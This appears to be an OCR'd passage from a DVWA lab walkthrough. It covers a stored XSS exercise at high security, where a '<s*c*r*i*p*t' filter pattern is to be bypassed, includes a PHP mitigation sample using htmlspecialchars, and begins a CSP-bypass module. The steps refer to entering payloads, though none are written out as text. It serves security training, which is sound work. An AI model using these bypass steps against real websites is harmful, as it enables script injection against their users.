





2. Analyze the source code of the target page.



3. Make changes in name field for enter more characters.



4. Enter payload and exploit vulnerabilities.





9.3.3 High Level Security

The developer believe they have disabled all script usage by removing the pattern "<s*c*r*i*p*t".


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Increases space in name field for enter payload.



4. Enter payload and exploit vulnerability.



Mitigation:

Using inbuilt PHP functions (such as "htmlspecialchars()"), its possible to escape any values which would alter the behaviour of the input.

Sample code:

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES (
:message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

10. Content Security Policy (CSP) Bypass Vulnerability:

Content Security Policy (CSP) is used to define where scripts and other resources can be loaded or executed from. This module will walk you through ways to bypass the policy based on common mistakes made by developers.

None of the vulnerabilities are actual vulnerabilities in CSP, they are vulnerabilities in the way it has been implemented.


10.1 Low Level Security

Examine the policy to find all the sources that can be used to host external script files.


This exercise was originally written to work with Pastebin, then updated for Hastebin, then Toptal, but all these stopped working as they set various headers that prevent the browser executing the JavaScript once it has downloaded it. To get around this, there are a selection of links included in the exercise, some will work, some will not, try to work out why.

Steps:


1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.



3. Enter payload at user input field and exploit vulnerabilities.






10.2 Medium Level Security

